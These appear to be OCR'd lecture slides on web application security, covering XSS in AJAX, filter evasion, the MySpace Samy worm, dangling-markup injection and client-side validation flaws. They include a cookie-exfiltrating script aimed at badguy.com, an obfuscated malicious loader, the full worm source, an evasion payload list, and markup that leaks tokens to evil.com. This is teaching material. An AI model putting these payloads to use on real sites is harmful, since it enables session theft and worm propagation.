```

Response:

Raw data, intended to be converted into HTML inside the browser by the client-side script

```
var messageArray = new Array();
messageArray[0] = "This is an email subject";
```

XSS in AJAX (3)

[Alex Stamos]

- Attacker sends the victim an email with a script:
  - Email is parsed from the data array, written into HTML with innerText(), displayed harmlessly in the browser
- Attacker sends the victim an email with a link to backend request and the victim clicks the link:

The browser will issue this request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

… and display this text:

```
var messageArray = new Array();
messageArray[0] = "<script>var i = new Image();
i.src='http://badguy.com/' + document.cookie;</script>"
```

How to Protect Yourself

Source: Open Web Application Security Project

- Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed.
- Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
- We strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

What Does This Script Do?

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode (X)HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=">" onmouseover="script" x="<b ">Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src=`https://bank.com/login' onload=`steal()'>

MySpace Worm (1)

http://namb.la/popular/tech.html

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS. K00L!
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

- "There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"
- Started on Samy Kamkar's MySpace page, everybody who visited an infected page became infected and added "samy" as a friend and hero
  - "samy" was adding 1,000 friends per second at peak
  - 5 hours later: 1,005,831 friends

Code of the MySpace Worm

http://namb.la/popular/tech.html

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}
function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-formurlencoded');
J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
formurlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

31 Flavors of XSS

Source: XSS Filter Evasion Cheat Sheet

- <BODY ONLOAD=alert('XSS')>
- ¼script¾alert(¢XSS¢)¼/script¾
- <XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:alert('XSS')"></B></I></XML>
- <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
- <SPAN DATASRC="#xss" DATAFLD="B" <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
- <EMBED SRC="" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

What do you think is this code doing?

Note: all of the above are browser-dependent

Problems with Filters


- Suppose a filter removes <script
  - <script src="..." becomes
    src="..."
  - <scr<scriptipt src="..." becomes
    <script src="..."
- Removing special characters
  - java	script – blocked, &#x09 is horizontal tab
  - java	script – becomes java	script
    - Filter transforms input into an attack!
- Need to loop and reapply until nothing found

Simulation Errors in Filters

- Filter must predict how the browser would parse a given sequence of characters… this is hard!
- NoScript
  - Does not know that / can delimit HTML attributes

<a<img/src/onerror=alert(1)//<

- noXSS
  - Does not understand HTML entity encoded JavaScript
- IE8 filter
  - Does not use the same byte-to-character decoding as the browser



Reflective XSS Filters

- Introduced in IE 8
- Blocks any script that appears both in the request and the response (why?)


http://www.victim.com?var=<script> alert('xss')

If <script> appears in the rendered page, the filter will replace it with <sc#pt>

Busting Frame Busting

- Frame busting code
  - <script> if(top.location != self.location) // framebust </script>
- Request:
  - http://www.victim.com?var=<script> if (top …
- Rendered
  - <sc#pt> if(top.location != self.location)
  - What has just happened?
- Same problem in Chrome's XSS auditor

httpOnly Cookies



- Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie
- Prevents cookie theft via XSS
- Does not stop most other XSS attacks!

Post-XSS World

["Postcards from the post-XSS world"]

- XSS = script injection ... or is it?
- Many browser mechanisms to stop script injection
  - Add-ons like NoScript
  - Built-in XSS filters in IE and Chrome
  - Client-side APIs like toStaticHTML() ...
- Many server-side defenses
- But attacker can do damage by injecting non-script HTML markup elements, too

Dangling Markup Injection

[“Postcards from the post-XSS world”]

<img src='http://evil.com/log.cgi?

Injected tag

```
...
<input type="hidden" name="xsrf_token" value="12345">
... '
</div>
```

All of this sent to evil.com as a URL

Another Variant

[“Postcards from the post-XSS world”]

```
<form action='http://evil.com/log.cgi'><textarea>
...
<input type="hidden" name="xsrf_token" value="12345">
...
<EOF>
```

No longer need the closing apostrophe and bracket in the page!

Only works if the user submits the form …

… but HTML5 may adopt auto-submitting forms

Rerouting Existing Forms

[“Postcards from the post-XSS world”]

```
<form action='http://evil.com/log.cgi>
...
<form action='update_profile.php'>
...
<input type="text" name="pwd" value="trustno1">
...
</form>
```

Forms can’t be nested, top-level occurrence takes precedence

Namespace Attacks

["Postcards from the post-XSS world"]

```
<img id= 'is_public'>
...
function retrieve_acls() { …
if (response.access_mode == AM_PUBLIC)
    is_public = true;
else
    is_public = false; }

function submit_new_acls() { …
    if (is_public) request.access_mode = AM_PUBLIC; … }
```

Identifier attached to tag is automatically added to JavaScript namespace with higher priority than script-created variables

In some browsers, can use this technique to inject numbers and strings, too

Always evaluates to true

Other Injection Possibilities

["Postcards from the post-XSS world"]


- <base href="...."> tags
  - Hijack existing relative URLs
- Forms
  - In-browser password managers detect forms with password fields, fill them out automatically with the password stored for the form's origin
- Form fields and parameters (into existing forms)
  - Change the meaning of forms submitted by user
- JSONP calls
  - Invoke any existing function by specifying it as the callback in the injected call to the server's JSONP API

Logic Flaws in Web Applications

- "NoTamper: Automatic Blackbox Detection of Parameter Tampering Opportunities in Web Applications"
- "How to Shop for Free Online - Security Analysis of Cashier-as-a-Service Based Web Stores"

User Input Validation


["NoTamper", Bisht et al.]



- Web applications need to reject invalid inputs
  - "Credit card number should be 15 or 16 digits"
  - "Expiration date in the past is not valid"
- Traditionally done at the server
  - Round-trip communication, increased load
- Better idea (?): do it in the browser using client-side JavaScript code

Client-Side Validation

["NoTamper", Bisht et al.]




```
onSubmit=
  validateCard();
  validateQuantities();
```


Validation Ok?

Yes → send inputs to server

No → reject inputs

Problem: Client Is Untrusted

["NoTamper", Bisht et al.]




Previously rejected values sent to server

Inputs must be re-validated at server!

Online Banking

["NoTamper", Bisht et al.]



Client-side constraints:

from IN (Accnt1, Accnt2)

to IN (Accnt1, Accnt2)


Server-side code:

transfer money from → to

Vulnerability: malicious client submits arbitrary account numbers for unauthorized money transfers

Online Shopping

["NoTamper", Bisht et al.]



Client-side constraints:

quantity1 ≥ 0

quantity2 ≥ 0

Server-side code:

total = quantity1 * price1 + quantity2 * price2


Vulnerability: malicious client submits negative quantities for unlimited shopping rebates

Two items in cart: price1 = $100, price2 = $500

quantity1 = -4, quantity2 = 1, total = $100 (rebate of $400 on price2)

IT Support

["NoTamper", Bisht et al.]



Client-side constraints:

userId == 96 (hidden field)

Server-side code:

Update profile with id 96 with new details

Vulnerability: update arbitrary account

Inject a cross-site scripting (XSS) payload in admin account, cookies stolen every time admin logged in

Content Management

[Bisht et al.]

